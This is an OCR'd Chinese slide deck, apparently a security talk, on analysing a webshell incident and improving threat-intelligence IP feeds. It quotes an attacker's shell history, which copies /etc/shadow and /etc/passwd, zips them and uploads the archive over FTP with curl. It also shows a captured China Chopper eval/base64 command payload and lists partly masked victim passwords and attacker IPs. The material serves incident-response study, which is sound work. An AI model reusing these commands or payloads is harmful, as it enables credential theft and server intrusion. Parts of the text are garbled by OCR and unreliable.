

"从"到TI(威胁情报)"到"IR(事件响应)

— Webshell安全分析实践谈

陈中祥 守望者实验室创始人



一起 Webshell 事件的安全处理 线索、挖掘、处置、溯源处理过程

Webshell 分析总结
Webshell与威胁情报、特征总结、攻击手法、威胁源

3 TI: Feed 优化实践 增加标签、场景优化

主题 Topic



Webshell路径: http

• Webshell密码:

• 攻击时间: 2016-(:52:04

• 攻击来源:111.1

• 攻击目标:

攻击级别:高危

攻击详

攻击行为:访问路径

• 操作代码: 200

访问类型:POST


工具列表

• C2:



















```
153 wget htt

154 vi backup.php

155 cat /etc/shadow > shadow.txt

156 cat /etc/passwd > passwd.txt

157 sudo zip --password Passwordls loot.zip shadow.txt passwd.txt

158 curl -u chuck:Norris -T 12.zip ftp:/

159 wget http://

160 wget http://

161 wget http://

161 wget http://

162 /default.htm
```



Webshell 工具画像



Name: 2016.php

MD5: 9EC0CE31D6058BAE1E269481BCA72D3B

Password: a

SourceIP: 111.x.x.x

C&C: http://www.xxxxx.com.cn/

Action : XXXXXXX



攻击者和受害者画像



Administrator

PASSWORD:xiandaijiati***

Guest

PASSWORD:Y***3456

Spzhong


PASSWORD:z***23...


SQLDebugger

PASSWORD:jia***o1.1

administrator\$:

PASSWORD:Y***3456





```
■ Wireshark · 追踪 TCP 流 (tcp.stream eq 0) · Chooper

                                                                                                                        POST /phpinfo.php HTTP/1.1
  Cache-Control: no-cache
  X-Forwarded-For: 77.248.143.252
  Referer: http://192.168.0.102/
  Content-Type: application/x-www-form-urlencoded
  User-Agent: Mozilla/5.0 (compatible; Baiduspider/2.0; +http://www.baidu.com/search/spider.html)
  Host: 192,168,0,102
  Content-Length: 1000
  Connection: Close
  123=$xx%3Dchr(98).chr(97).chr(115).chr(101).chr(54).chr(52).chr(95).chr(100).chr(101).chr(99).chr(111).chr(100).chr(101);$yy=
  $_POST;@eval/**/.($xx/**/.
  ($yy[z0]));&z0=QGluaV9zZXQoImRpc3BsYX1fZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ21jX3F1b3Rlc19ydW50aW11KDApO2VjaG8oIi
  0%2BfCIpOzskbT1nZXRfbWFnaWNfcXVvdGVzX2dwYygpOyRwPWJhc2U2NF9kZWNvZGUoJG0%2Fc3RyaXBzbGFzaGVzKCRfUE9TVFsiejEiXSk6JF9QT1NUWyJ6MSJdKTs
  kcz1iYXN1NjRfZGVjb2R1KCRtP3N0cmlwc2xhc2hlcygkX1BPU1RbInoyIl0p0iRfUE9TVFsiejIiXSk7JGQ9ZGlybmFtZSgkX1NFU1ZFUlsiU0NSSVBUX0ZJTEVOQU1F
  %2FIi1jTFwieyRzfVwiIjoiL2MgXCJ7JHN9XCIiOyRyPSJ7JHB9IHskY30iOvRhcnJheT1hcnJheShhcnJheSgicGlwZSIsInIiKSxhcnJheSgicGlwZSIsInciKSxhcn
  JheSgicGlwZSIsInciKSk7JGZwPXByb2Nfb3B1bigkci4iIDI
  %2BJjEiLCRhcnJheSwkcGlwZXMpOyRyZXQ9c3RyZWFtX2dldF9jb250ZW50cygkcGlwZXNbMV0pO3Byb2NfY2xvc2UoJGZwKTtwcmludCAkcmV0OztlY2hvKCJ8PC0iKT
  tkaWUoKTs%3D&z1=Y21k&z2=Y2QgL2QgQzpcV2FtcFx3d3dcJm5ldHN0YXQgLWFuIHwgZmluZCAiRVNUQUJMSVNIRUQiJmVjaG8gW1NdJmNkJmVjaG8gW0VdHTTP/1.1
  Date: Tue, 29 Dec 2015 17:32:11 GMT

■ Wireshark · 追踪 TCP 流 (tcp.stream eq 0) · weevely

                                                                                                                      - п x
  POST /mbox/query/diff?clienttype=8&devuid=BDIMXV2%2D0%5F379012B32E5A429D9308331E9A2BF9F6%2DC%5F0%2DD%5F0%2DM%5F000C29CF4B8D%2DV
                        AyADAAMgA2ACwAMQA5ADIALgAxADYAOAAuADgAMAAuADEAMQA5ACwA%0ANAA0ADMAJwA%3D HTTP/1.1
 Host: pan.baidu.com
 %2Br3sD1FZHsEq7xbIsIsvh1SZPHwSfgmWaDx2N0rxXUSPbmZHXgXpkcN9W0Uvshdd9c6xaO4oLgT0Imr6lK%2B%2FC4B8%2FzW63YYHHLEFv60zSnWewV71%2B0B7Mf19wEh4iGgLM
 %2FpOsHv0txAxQa6xt6vgE51gXd6G3hWH%2FGjhbaIWyGA%3D%3D; BAIDUID=5F953D029A67F29EEA5E70B4DCEBBCF0:FG=1;
 BDUSS=dVaDdraGNzcG9TMzYxZn0xTHMyWk9TRHdPRnExNGR3REOtYnJQQnBPdVp4NT1XQVFBQUFBJCQAAAAAAAAAAAAAADufswuQ2h1btbQz-
 Content-Type: application/x-www-form-urlencoded
  single_marked_time=0&single_relation_list_time=MTQ0NTI50TA0NTI50DoxMzU4MzAxMw==&group_list_time=0&group_msg_marked_time=0HTTP/1.1 200 OK
 Date: Fri, 25 Dec 2015 14:00:29 GMT
  Content-Type: application/json; charset=UTF-8
  Transfer-Encoding: chunked
  Connection: keep-alive
 Vary: Accept-Encoding
 vld: 253848104319828388
  Cache-Control: no-cache
 X-Powered-By: PHP/5.4.24
sourceIP":" .107.148.113","destIP":"
                                                 13.71", "path": "http://www
                                                                                           .org.cn/upload/cache.php", "passwo
sourceIP":"1 1.229.237.49","destIP":"2 }.33","path":"http://www.n
                                                                                           .org/BJpkTen/dangiuData.php", "passw
sourceIP":": .229.237.49","destIP":"2 .
                                                    3.33", "path": "http://www."
                                                                                           org/GDHappyTen/ballData.php", "pass
sourceIP":"] .229.237.49", "destIP":"/ 3.33", "path": "http://www.
                                                                                           org/bbin/ico/bh.php", "password":":
               .107.148.113", "destIP":
                                                     13.71", "path": "http://www.
                                                                                           .org.cn/Index/index/name/${@eval(
sourceIP":" .107.148.113","destIP": / 13.71","path":"http://www.
                                                                                           .org.cn/xx/mian.asp", "password":"
                                                     13.71", "path": "http://www.
                                                                                           .org.cn/uc client/data/cache/ggg.
               .107.148.113", "destIP":"
                                                   3.65", "path": "http://bbs.
sourceIP":" .245.48.142","destIP":"2
                                                                                           cn/wp-content/plugins/Login-wall-
sourceIP":". .107.148.113","destIP":".
                                                    13.71", "path": "http://www
                                                                                           .org.cn/ad js.php", "password": "!
```

. 13.71", "path": "http://www

13.80", "path": "http://www.

13.80", "path": "http://www.

13.80", "path": "http://www.

.3.80", "path": "http://www.

.3.80", "path": "http://www.

.3.80", "path": "http://www.

13.80", "path": "http://www.c

13.80", "path": "http://www.

13.80", "path": "http://www.

.org.cn/plus/ad js.php", "password

.cn/plus/ad js.php", "password":"

.cn/plus/mytag js.php", "password"

.cn/plus/mytag_js.php","password"

cn/plus/mytag js.php", "password"

cn/plus/laobiao.php", "password":

cn/plus/long.php", "password": "lon

.cn/plus/e7xue.php", "password": "e

.cn/plus/mybak.php", "password": "m

.cn/plus/mytag js.php", "password"

sourceIP":"1 ..107.148.113", "destIP":"2

sourceIP":"1 3.193.217.237","destIP":"

sourceIP":": 1.193.217.237", "destIP":"

sourceIP":". 193.217.237","destIP":"

sourceIP":"! .193.217.237","destIP":"

sourceIP": 3.193.217.237", "destIP": "

sourceIP":' 3.193.217.237","destIP":"


sourceIP":" 3.193.217.237", "destIP":"2

sourceIP":"13.193.217.237","destIP":"

.193.217.237", "destIP": "2

sourceIP":"









来源特征 (攻击者画像)

Webshell特征 (攻击工具) Webshell 检测系统 被攻击网站 (受害者画像) 分析系统漏洞

应急处置措施

社区化数据

现有漏洞库数 据

分析 分析 分析 APP APP APP

安全事故应急平台 (SIRP)

威胁情报

威胁情报平台





位置信息

言/联通/移动/铁通/教育网

国家代码

常规威胁情报Feed:

- ✓ 恶意IP数据
- ✓ 恶意DNS数据
- ✓ 恶意URL数据
- ✓ 恶意E-Mail数据

为特殊场景设计的威胁情报Feed:

- ✓ Tor网络出口IP数据
- ✓ Proxy代理IP数据
- ✓ Webshell攻击源IP数据
- **✓ Bot&Botnet数据**
- **✓ Fastflux数据**
- ✓ C&C IP数据

恶意IP	发现时间	更	更新时间	3	恶意行为		情报来源	可信度	累计信誉	初次	大发现时间				地理位
58. 211. 218. 74	016/7/10 0:57	2016/	7/10 0:57	['bot']	['	sip']	blocklist.de	75	29	2016/	6/11 0:0	з Ф	国->	江苏-苏州-耳	电信
61.189.184.76	016/7/10 0:57	2016/	7/10 0:57	['bot']	['	sip']	blocklist.de	75	29	2016/	6/11 0:0	3 4	国一直	贵州-遵义-申	电信
61.191.41.6	016/7/10 0:57	2016/		['bot']	[,	sip']	blocklist.de	75	29	2016/	6/11 0:0	3 4	国-9	安徽-合肥-申	电信
					['	sip']			29						
Proxy代理IP	发现时间		数据来	そ源			地理位置信	息		国	国家代码	存活	5性	端口信息	通
108.61.164.211	2016/7/9 15	:15	watcherla	b.com	荷兰−非	比荷兰省	≟-阿姆斯特丹 ————————————————————————————————————			NL		1		['3128']	里云/电信
107. 151. 152. 211	2016/7/9 15	:15	watcherla	b.com	美国-加	旧利福尼	2亚州-洛杉矶-	zenlaye	er.com	US	3	1		['80']	!信 :信
107. 151. 142. 117	2016/7/9 15	:15	watcherla	b.com	美国-加	旧利福尼	2亚州-洛杉矶-	zenlaye	er.com	US	3	1		['80']	
Tor 出口 IP	探测时间		数据来	と源			地理位置	信息			国家代	代码		['80']):::: !信
2. 111. 70. 28	2016/7/10 0	:15	watcherla	b.com	丹麦	丹麦					DK			['80']	 !信
2.171.157.104	2016/7/10 0	:15	watcherla	ıb.com	德国-1	德国					DE			['80']	通/电信/和
2. 242. 132. 11	2016/7/10 0	:15	watcherla	ıb.com	德国	德国					DE			['80']	通
4.31.64.70	2016/7/10 0	:15	watcherla	b.com	美国-1	华盛顿					บร			['80']	通
5. 9. 98. 43	2016/7/10 0	:15	watcherla	b.com	德国-[巴伐利:	亚州-法尔肯施	泰因-h	etzner.d	е	DE			['8080']	通
5. 9. 146. 203	2016/7/10 0	:15	watcherla	ıb.com	德国-[巴伐利	亚州-法尔肯施	泰因-h	etzner.d	е	DE			['3128']	
5. 9. 158. 75	2016/7/10 0	:15	watcherla	ıb.com	德国-6	巴伐利	亚州-法尔肯施	泰因-h	etzner.d	е	DE			['8088']	
5. 9. 195. 140	2016/7/10 0	:15	watcherla	ıb.com	德国-6	巴伐利	亚州-法尔肯施	泰因-h	etzner.d	е	DE			['3128']	
5. 28. 62. 85	2016/7/10 0	:15	watcherla	ıb.com	英国	英国					GB			['80']	
5. 34. 183. 72	2016/7/10 0	:15	watcherla	ıb.com	乌克兰	哈尔	科夫州-哈尔科	夫-itl	dc.com		UA			['8080']	
5. 39. 86. 206	2016/7/10 0	:15	watcherla	ıb.com	法国	北部一	加来海峡大区-	-鲁贝-○	vh.com		FR			['80']	
5. 39. 217. 14	2016/7/10 0	:15	watcherla	b.com	荷兰-7	荷兰-h	ostkey.com				NL			['80']	
5. 56. 133. 19	2016/7/10 0	:15	watcherla	ıb.com	荷兰	北荷兰:	省-哈勒姆				NL	7		['8119']	
5. 61. 34. 63	2016/7/10 0	:15	watcherla	ıb.com	德国	黑森州	-法兰克福				DE			['8080']	
5. 79. 68. 161	2016/7/10 0	:15	watcherla	b.com	荷兰	北荷兰·		aseweb.	com		NL	\neg		['8080']	
165. 138. 66. 247	2016/7/9 14	:11	watcherla	b.com	- 美国-美	====				US	3	1		['8080']	
	58. 211. 218. 74 2 51. 189. 184. 76 2 61. 191. 41. 6 2 61. 191. 41. 7 2 Proxy代理IP 108. 61. 164. 211 107. 151. 152. 211 107. 151. 142. 117 2. 111. 70. 28 2. 171. 157. 104 2. 242. 132. 11 4. 31. 64. 70 5. 9. 98. 43 5. 9. 146. 203 5. 9. 158. 75 5. 9. 195. 140 5. 28. 62. 85 5. 34. 183. 72 5. 39. 86. 206 5. 39. 217. 14 5. 56. 133. 19 5. 61. 34. 63 5. 79. 68. 161	58. 211. 218. 74 2016/7/10 0:57 51. 189. 184. 76 2016/7/10 0:57 61. 191. 41. 6 2016/7/10 0:57 61. 191. 41. 7 2016/7/10 0:57 61. 191. 41. 7 2016/7/10 0:57 61. 191. 41. 7 2016/7/10 0:57 61. 191. 41. 7 2016/7/10 0:57 Proxy代理IP 发现时间 108. 61. 164. 211 2016/7/9 15 107. 151. 152. 211 2016/7/9 15 107. 151. 142. 117 2016/7/9 15 2. 111. 70. 28 2016/7/10 0 2. 171. 157. 104 2016/7/10 0 2. 242. 132. 11 2016/7/10 0 4. 31. 64. 70 2016/7/10 0 5. 9. 98. 43 2016/7/10 0 5. 9. 146. 203 2016/7/10 0 5. 9. 158. 75 2016/7/10 0 5. 9. 195. 140 2016/7/10 0 5. 28. 62. 85 2016/7/10 0 5. 34. 183. 72 2016/7/10 0 5. 39. 86. 206 2016/7/10 0 5. 39. 217. 14 2016/7/10 0 5. 56. 133. 19 2016/7/10 0 5. 79. 68. 161 2016/7/10 0	58. 211. 218. 74 2016/7/10 0:57 2016/ 51. 189. 184. 76 2016/7/10 0:57 2016/ 61. 191. 41. 6 2016/7/10 0:57 2016/ 61. 191. 41. 7 2016/7/10 0:57 2016/ 61. 191. 41. 7 2016/7/10 0:57 2016/ Proxy代理IP 发现时间 108. 61. 164. 211 2016/7/9 15:15 107. 151. 152. 211 2016/7/9 15:15 107. 151. 142. 117 2016/7/9 15:15 2. 111. 70. 28 2016/7/10 0:15 2. 171. 157. 104 2016/7/10 0:15 2. 242. 132. 11 2016/7/10 0:15 4. 31. 64. 70 2016/7/10 0:15 5. 9. 98. 43 2016/7/10 0:15 5. 9. 146. 203 2016/7/10 0:15 5. 9. 158. 75 2016/7/10 0:15 5. 9. 195. 140 2016/7/10 0:15 5. 28. 62. 85 2016/7/10 0:15 5. 34. 183. 72 2016/7/10 0:15 5. 39. 86. 206 2016/7/10 0:15 5. 39. 86. 206 2016/7/10 0:15 5. 39. 217. 14 2016/7/10 0:15 5. 56. 133. 19 2016/7/10 0:15 5. 61. 34. 63 2016/7/10 0:15 5. 79. 68. 161 2016/7/10 0:15	58. 211. 218. 74 2016/7/10 0:57 2016/7/10 0:57 51. 189. 184. 76 2016/7/10 0:57 2016/7/10 0:57 51. 191. 41. 6 2016/7/10 0:57 2016/7/10 0:57 51. 191. 41. 7 2016/7/10 0:57 2016/7/10 0:57 51. 191. 41. 7 2016/7/10 0:57 2016/7/10 0:57 51. 191. 41. 7 2016/7/10 0:57 2016/7/10 0:57 51. 191. 41. 7 2016/7/9 15:15 Watcherla 107. 151. 152. 211 2016/7/9 15:15 Watcherla 107. 151. 142. 117 2016/7/9 15:15 Watcherla 107. 151. 142. 117 2016/7/9 15:15 Watcherla 2. 111. 70. 28 2016/7/10 0:15 Watcherla 2. 171. 157. 104 2016/7/10 0:15 Watcherla 2. 242. 132. 11 2016/7/10 0:15 Watcherla 4. 31. 64. 70 2016/7/10 0:15 Watcherla 5. 9. 98. 43 2016/7/10 0:15 Watcherla 5. 9. 146. 203 2016/7/10 0:15 Watcherla 5. 9. 158. 75 2016/7/10 0:15 Watcherla 5. 9. 195. 140 2016/7/10 0:15 Watcherla 5. 28. 62. 85 2016/7/10 0:15 Watcherla 5. 39. 86. 206 2016/7/10 0:15 Watcherla 5. 39. 86. 206 2016/7/10 0:15 Watcherla 5. 39. 217. 14 2016/7/10 0:15 Watcherla 5. 39. 217. 14 2016/7/10 0:15 Watcherla 5. 56. 133. 19 2016/7/10 0:15 Watcherla 5. 79. 68. 161 2016/7/10 0:15 Watcherla	58. 211. 218. 74 2016/7/10 0:57 2016/7/10 0:57 ['bot'] 51. 189. 184. 76 2016/7/10 0:57 2016/7/10 0:57 ['bot'] 61. 191. 41. 6 2016/7/10 0:57 2016/7/10 0:57 ['bot'] 61. 191. 41. 7 2016/7/10 0:57 2016/7/10 0:57 ['bot'] 61. 191. 41. 7 2016/7/10 0:57 2016/7/10 0:57 ['bot'] 61. 191. 41. 7 2016/7/10 0:57 2016/7/10 0:57 ['bot'] 61. 191. 41. 7 2016/7/10 0:57 2016/7/10 0:57 ['bot'] Proxy代理IP 发现时间 数据来源 108. 61. 164. 211 2016/7/9 15:15 watcherlab. com 107. 151. 152. 211 2016/7/9 15:15 watcherlab. com 107. 151. 142. 117 2016/7/9 15:15 watcherlab. com 2. 111. 70. 28 2016/7/10 0:15 watcherlab. com 2. 171. 157. 104 2016/7/10 0:15 watcherlab. com 2. 242. 132. 11 2016/7/10 0:15 watcherlab. com 4. 31. 64. 70 2016/7/10 0:15 watcherlab. com 5. 9. 98. 43 2016/7/10 0:15 watcherlab. com 5. 9. 146. 203 2016/7/10 0:15 watcherlab. com 5. 9. 158. 75 2016/7/10 0:15 watcherlab. com 5. 9. 195. 140 2016/7/10 0:15 watcherlab. com 5. 28. 62. 85 2016/7/10 0:15 watcherlab. com 5. 34. 183. 72 2016/7/10 0:15 watcherlab. com 5. 39. 217. 14 2016/7/10 0:15 watcherlab. com 5. 39. 217. 14 2016/7/10 0:15 watcherlab. com 5. 56. 133. 19 2016/7/10 0:15 watcherlab. com 5. 56. 134. 63 2016/7/10 0:15 watcherlab. com 5. 79. 68. 161 2016/7/10 0:15 watcherlab. com	Section 2016/7/10 0:57 2016/7/10 0:57 ['bot'] ['bot']	Section Content Con	1.11	107. 151. 142. 117 2016/7/10 0:57 2016/7/10 0:15	10 10 10 10 10 10 10 10	88.211.218.74 2016/7/10 0:57 2016/7/10 0:57 ['bot'] ['sip'] blocklist.de 75 29 2016/	88. 211. 218. 74 2016/7/10 0:57 2016/7/10 0:15 20	18. 211. 218. 74 2016/7/10 0:57 2016/7/10 0:57 ('bot') ('sip') 101cklist.de 75 29 2016/6/11 0:03 051. 191. 41. 6 2016/7/10 0:57 2016/7/10 0:57 ('bot') ('sip') 101cklist.de 75 29 2016/6/11 0:03 051. 191. 41. 6 2016/7/10 0:57 2016/7/10 0:57 ('bot') ('sip') 101cklist.de 75 29 2016/6/11 0:03 051. 191. 41. 7 2016/7/10 0:57 2016/7/10 0:57 ('bot') ('sip') 101cklist.de 75 29 2016/6/11 0:03 051. 191. 41. 7 2016/7/10 0:57 2016/7/10 0:57 ('bot') ('sip') 101cklist.de 75 29 2016/6/11 0:03 051. 191. 41. 7 2016/7/9 15:15 vatcherlab.com 荷兰-北荷兰省-阿姆斯特丹 NL 1 107. 151. 142. 117 2016/7/9 15:15 vatcherlab.com 美国-加利福尼亚州-洛杉矶-zenlayer.com US 1 107. 151. 142. 117 2016/7/9 15:15 vatcherlab.com 月麦-丹麦 DK 2. 111. 70. 28 2016/7/10 0:15 vatcherlab.com 伊麦-丹麦 DK 2. 242. 132. 11 2016/7/10 0:15 vatcherlab.com 徳国-徳国 DE 2. 242. 132. 11 2016/7/10 0:15 vatcherlab.com 徳国-徳国 DE 2. 31. 64. 70 2016/7/10 0:15 vatcherlab.com 徳国-巴伐利亚州-法尔肯施泰因-hetzner.de DE 5. 9. 146. 203 2016/7/10 0:15 vatcherlab.com 徳国-巴伐利亚州-法尔肯施泰因-hetzner.de DE 5. 9. 195. 140 2016/7/10 0:15 vatcherlab.com 徳国-巴伐利亚州-法尔肯施泰因-hetzner.de DE 5. 9. 195. 140 2016/7/10 0:15 vatcherlab.com 徳国-巴伐利亚州-法尔肯施泰因-hetzner.de DE 5. 9. 195. 140 2016/7/10 0:15 vatcherlab.com 徳国-巴伐利亚州-法尔肯施泰因-hetzner.de DE 5. 9. 195. 140 2016/7/10 0:15 vatcherlab.com 徳国-巴伐利亚州-法尔肯施泰因-hetzner.de DE 5. 9. 195. 140 2016/7/10 0:15 vatcherlab.com 徳国-巴伐利亚州-法尔肯施泰因-hetzner.de DE 5. 9. 195. 140 2016/7/10 0:15 vatcherlab.com 徳国-巴伐利亚州-法尔肯施泰因-hetzner.de DE 5. 9. 195. 140 2016/7/10 0:15 vatcherlab.com 徳国-巴伐利亚州-法尔肯施泰因-hetzner.de DE 5. 9. 195. 140 2016/7/10 0:15 vatcherlab.com 徳国-巴伐利亚州-法尔肯施泰因-hetzner.de DE 5. 9. 195. 140 2016/7/10 0:15 vatcherlab.com 徳国-巴伐利亚州-法尔肯施泰因-hetzner.de DE 5. 9. 195. 140 2016/7/10 0:15 vatcherlab.com 徳国-巴伐利亚州-法尔肯施泰因-hetzner.de DE 5. 9. 9. 9. 140 201	18. 211. 218. 74 2016/7/10 0:57	88.211.218.74 2016/7/10 0:57 2016/7/10 0:57 [*bot*] [*sip*] blocklist.de 75 29 2016/6/11 0:03 中国-江外-共和国で 151.191.41.6 2016/7/10 0:57 2016/7/10 0:57 [*bot*] [*sip*] blocklist.de 75 29 2016/6/11 0:03 中国-共外-共和国で 151.191.41.7 2016/7/10 0:57 2016/7/10 0:57 [*bot*] [*sip*] blocklist.de 75 29 2016/6/11 0:03 中国-安和-合肥 151.191.41.7 2016/7/10 0:57 2016/7/10 0:57 [*bot*] [*sip*] blocklist.de 75 29 2016/6/11 0:03 中国-安和-合肥 151.191.41.7 2016/7/10 0:57 2016/7/10 0:57 [*bot*] [*sip*] blocklist.de 75 29 2016/6/11 0:03 中国-安和-合肥 151.191.41.7 2016/7/9 15:15 vatcherlab.com 荷兰-北荷兰省-阿姆斯特丹 期L 1 [*sip*] blocklist.de 75 29 2016/6/11 0:03 中国-安和-合肥 151.191.191.191.191



TI:威胁情报Feed优化实践



威胁情报Feed优化实践(优化攻击源信息):

- 1. 增加地理位置和归属地信息;
- 2. 增加设备操作系统Banner;
- 3. 增加端口开放列表和Banner;
- 4. 增加定时存活性监测信息;

威胁情报Feed优化实践(关联对比):

- 5. 增加和上次数据之间的新增情况对比;
- 6. 增加初次发现时间以及累积信誉;

可信度	累计信誉	初次发现时间	地理位置信息	国家代码	存活性	来源操作系统Banner	端口开放信息
75	29	2016/6/11 0:03	中国-江苏-苏州-电信	CN	1	['3Com Switch 4200G']	[' 21-23-4446']
75	29	2016/6/11 0:03	中国-贵州-遵义-电信	CN	0	[]	D
75	29	2016/6/11 0:03	中国-安徽-合肥-电信	CN	0	[]	a a
75	29	2016/6/11 0:03	中国-安徽-合肥-电信	CN	0	[]	<u> </u>
65	47	2016/6/11 0:14	中国-山东-济南-联通	CN	1	0	0
65	43	2016/6/16 5:33	中国-山东-青岛-阿里云/电信/联通/ 移动/铁通/教育网	CN	1	['Linux 2.6.32 - 3.13']	[' 21-22-25-80']
65	5	2016/7/6 0:33	中国-浙江-绍兴-电信	CN	1	['None']	['21-22-23-25-53-80-110-111-113-143-199-256-443-554-587-902- 993-995-1025-1720-1723-3306-3389-5900-8080-8888-18377-44040']
65	13	2016/7/1 5:55	中国-浙江-杭州-电信	CN	1	['Linux 2.6.32 - 3.9']	['21-22-111-873-2049-2181-37794-38516-38837-41936-43388-47380-50070-50090-60010']
65	25	2016/6/11 0:14	中国-广东-佛山-电信	CN	1		['21-22-23-25-110-111-139-143-199-587-993-995-3306-3389-3978- 5473-6877-8080-8627-8779-8888-11526-13939']
65	29	2016/6/11 0:14	中国-广东-佛山-电信	CN	1	['DD-WRT v23 (Linux 2.4.37)']	[' 25-80-256-51268']
65	38	2016/6/17 1:05	中国-江西-南昌-电信	CN	1	[]	a a
65	42	2016/6/11 0:14	中国-上海-上海-联通/电信/移动	CN	1	[]	ם
65	44	2016/6/11 0:14	中国-山东-济南-联通	CN	1	['None']	['26-32-54-65-80-85-86-123-157-165-179-194-201-223-263-279-303- 306-317-322-325-328-333-336-338-348-368-388-418-448-458']
65	42	2016/6/11 0:14	中国-山东-济南-联通	CN	1	[]	D D
65	37	2016/6/12 0:35	中国-山东-济南-联通	CN	1	['Linux 2.6.9 - 2.6.30']	[' 22']



谢谢!